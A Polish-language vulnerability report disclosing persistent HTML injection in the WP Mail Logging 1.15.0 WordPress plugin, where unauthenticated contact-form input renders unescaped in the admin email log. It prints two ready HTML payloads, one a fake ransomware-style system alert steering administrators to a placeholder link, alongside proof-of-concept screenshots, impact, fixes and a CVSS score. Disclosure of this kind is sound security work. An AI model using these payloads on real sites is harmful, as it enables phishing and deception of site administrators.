

Persistent HTML Injection renderowane w panelu administracyjnym WordPress

Komponent dotknięty podatnością:

Wordpress Plugin: WP Mail Logging 1.15.0 (Aktywne instalacje: 300,000+)

Środowisko testowe:

WordPress: 6.9

Serwer: Apache + PHP (local environment)

Uwierzytelnienie atakującego: brak (użytkownik niezalogowany)

Cel ataku: panel administracyjny WordPress

Klasyfikacja:

Typ podatności: Persistent HTML Injection

Wektor ataku: sieciowy

Wymagane uprawnienia: brak

Interakcja użytkownika: wymagana (administrator przegląda logi)

Zakres wpływu: panel administracyjny WordPress


Zmiana zakresu: tak (frontend → panel administracyjny)

Summary:

W wersji 1.15.0 wtyczki WP Mail Logging zidentyfikowano podatność typu persistent HTML injection.

Dowolny, nieuwierzytelniony użytkownik sieci Internet może wstrzymać treść HTML za pośrednictwem publicznego formularza kontaktowego. Wstrzyknięta treść jest zapisywana w logach wiadomości e-mail /wp-admin, a następnie renderowana bez odpowiedniej sanitizacji w panelu administracyjnym WordPress i widoczna dla administratorów.

Szczegóły techniczne podatności:



PoC 1: Wysłanie payloadu HTML przez publiczny formularz kontaktowy (brak uwierzytelnienia).

The screenshot shows the 'Email Log' section of the WP Mail Logging plugin. It displays a table of email logs with columns for Time, Receiver, Subject, and Error. The first log entry, from January 16, 2026, at 22:03:29, has its entire row highlighted with a red box. The details are as follows:

Time	Receiver	Subject	Error
2026-01-16 22:03:29	admin@localhost.test	Contact from unauthenticated_user	Invalid address: (From): wordpress@localhost
2026-01-16 21:53:36	admin@localhost.test	Contact from test	Invalid address: (From): wordpress@localhost

PoC 2: Wiadomość zostaje zapisana w logach przez wtyczkę WP Mail Logging w /wp-admin

The screenshot shows the 'Email Log' section of the WP Mail Logging plugin. A red box highlights a specific log entry. The details are as follows:

Time	Receiver	Subject	Error
2026-01-16 22:03:29	admin@localhost.test	Contact from unauthenticated_user	Invalid address: (From): wordpress@localhost

A modal window titled 'Message' is open over the log table, displaying the log details. Below the log details, there is a message box containing the following content:

Name: unauthenticated user Email: malicious@actor.pl Message:
⚠ ADMIN PAWN3D
Admin panel compromised by unauthenticated user
This message was injected without authentication.
Fix the error

PoC 3: Administrator przegląda log w panelu /wp-admin, a wstrzyknięty HTML jest renderowany bez modyfikacji.

—
Researcher: Kasia Sok

16 / 01 / 2026

Persistent HTML Injection from Unauthenticated User Rendered in Admin Panel

The screenshot shows a WordPress admin interface. The left sidebar is titled 'WP Mail Logging' and includes links for 'Email Log', 'Settings', and 'SMTP'. The main content area is titled 'Message' and displays a log entry. The log entry details are:

Time	2026-01-17 20:16:47
Receiver	admin@localhost.test
Subject	Contact from unauthenticated user
Error	Invalid address: (From): wordpress@localhost
Headers	Content-Type: text/html

Below the log entry is a message box containing the following text:

Name: unauthenticated user Email: phishing4admin@spooft.pl
Message:
KRYTYCZNY ALERT SYSTEMOWY
Wykryto nieautoryzowane szyfrowanie bazy danych tej instalacji WordPress.
Dotkniete: treść strony, użytkownicy, hasła, e-maile, formularze
Status: DANE NIEDOSTĘPNE
Raport wpływu:
<https://incident-report.example/database-status>
Jeśli raport się nie otworzy, skopiuj adres i wklej go ręcznie w przeglądarce.

SPRAWDŹ SKUTKI INCYDENTU NATYCHMIAST

PoC 4: Trwała iniekcja HTML powodująca presję na administratora i wymuszenie działania poprzez manipulację UI w panelu admina, bez użycia JavaScript.

Impakt:

Możliwość trwałego podszywania się pod komunikaty systemowe WordPress w panelu administracyjnym
Przeprowadzanie ataków phishingowych i socjotechnicznych wobec administratorów
Nadużycie zaufania administratora do interfejsu panelu administracyjnego
Manipulacja interfejsem użytkownika (UI redressing), w tym ukrywanie prawdziwego panelu
Potencjalny punkt wyjścia do dalszej kompromitacji systemu w wyniku łańcuchowania podatności

Przykładowy payload 1:

```
<div style="background:#b30000;color:white;padding:20px;border:3px solid black">
  <h1>⚠️ ADMIN PAWN3D</h1>
  <p><strong>Admin panel compromised by unauthenticated user</strong></p>

  <button type="button">
    Fix the error
  </button>
</div>
```

Przykładowy payload 2:

```
<div style="border:2px solid #000;background:#111;color:#fff;padding:12px;font-family:Arial,Helvetica,sans-serif;font-size:13px;line-height:1.3">
  <h2 style="margin:0 0 8px 0;color:#ff4444;font-size:16px">
    🐻 KRYTYCZNY ALERT SYSTEMOWY
  </h2>

  <p style="margin:0 0 6px 0">
    Wykryto <strong>nieautoryzowane szyfrowanie bazy danych</strong>
    tej instalacji WordPress.
  </p>

  <p style="margin:0 0 6px 0">
    <strong>Dotkniete:</strong> treść strony, użytkownicy, hasła, e-maile, formularze
  </p>

  <p style="margin:0 0 4px 0">
    Status:
    <strong style="color:#ff4444">DANE NIEDOSTĘPNE</strong>
  </p>

  <p style="margin:0 0 2px 0;font-size:12px">
    Raport wątku:
  </p>

  <p style="margin:0 0 4px 0;font-size:12px;
    font-family:monospace;
    text-decoration:underline;
    color:#ffffff">
    https://incident-report.example/database-status
  </p>

  <p style="margin:0 0 8px 0;font-size:11px;color:#ccc">
    Jeśli raport się nie otworzy, skopiuj adres i wklej go ręcznie w przeglądarce.
  </p>

  <div style="padding:10px;background:#ff4444;color:#000;font-weight:bold;text-align:center;font-size:13px">
    SPRAWDŹ SKUTKI INCYDENTU NATYCHMIAST
  </div>
</div>
```

—
Researcher: Kasia Sok

16 / 01 / 2026

Persistent HTML Injection from Unauthenticated User Rendered in Admin Panel

Zalecenia:

Wszystkie dane dostarczane przez użytkowników powinny być odpowiednio sanitizowane na wejściu
Dane wyświetlane w panelu administracyjnym powinny być escapowane na wyjściu
Renderowanie surowego HTML w logach wiadomości e-mail powinno zostać wyłączone lub ścisłe ograniczone

Ocena podatności:

MEDIUM

CVSS v4.0 vector:

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:R/VC:L/VI:L/VA:N/SC:L/SI:L/SA:N

The screenshot shows the WordPress admin interface. The left sidebar is dark-themed and includes links for Pages, Comments, Appearance, Plugins, Installed Plugins, Users, Tools, Settings, and a specific link to the WP Mail Logging plugin. The main content area is titled 'Plugins < KasiaSok_PoCTest - +'. It lists the installed plugin 'WP Mail Logging' with a version of 1.15.0. The plugin details include a description ('Logs each email sent by WordPress.'), a 'Settings' link, a 'Deactivate' link, and an 'Enable auto-updates' button. Below the plugin list is a 'Bulk actions' dropdown and an 'Apply' button. At the bottom of the page, there is a footer message 'Thank you for creating with WordPress.' and a note indicating 'Version 6.9'.

PoC 5: Wordpress 6.9 + WP Mail Logging 1.15.0

The screenshot shows a web browser window with the URL <http://localhost/wordpress/wp-admin/plugins.php>. The left sidebar is dark-themed and shows the 'Plugins' section is selected. The main content area displays the 'WP Mail Logging' plugin page. The title 'WP Mail Logging' is at the top, followed by tabs for Description, Installation, FAQ, Changelog, Screenshots, and Reviews. A warning message in a yellow box states: 'Warning: This plugin has not been tested with your current version of WordPress.' Below this, a text box contains: 'WP Mail Logging is the most popular plugin for logging emails sent from your WordPress site. Simply activate it and it will work immediately, no extra configuration is needed.' A section titled 'Are your WordPress emails not being sent or delivered?' provides instructions for troubleshooting email delivery issues. To the right, there is a sidebar with plugin metadata: Version 1.15.0, Author Syed Balkhi, Last Updated 4 months ago, Requires WordPress Version 5.3 or higher, Compatible up to 6.8.3, Requires PHP Version 7.4 or higher, and Active Installations 300,000+. It also links to the WordPress.org Plugin Page and the Plugin Homepage. A 'AVERAGE RATING' section shows 4.5 stars based on 342 ratings. At the bottom right is a button labeled 'Active'.

PoC 6: Liczba aktywnych instalacji: 300 000+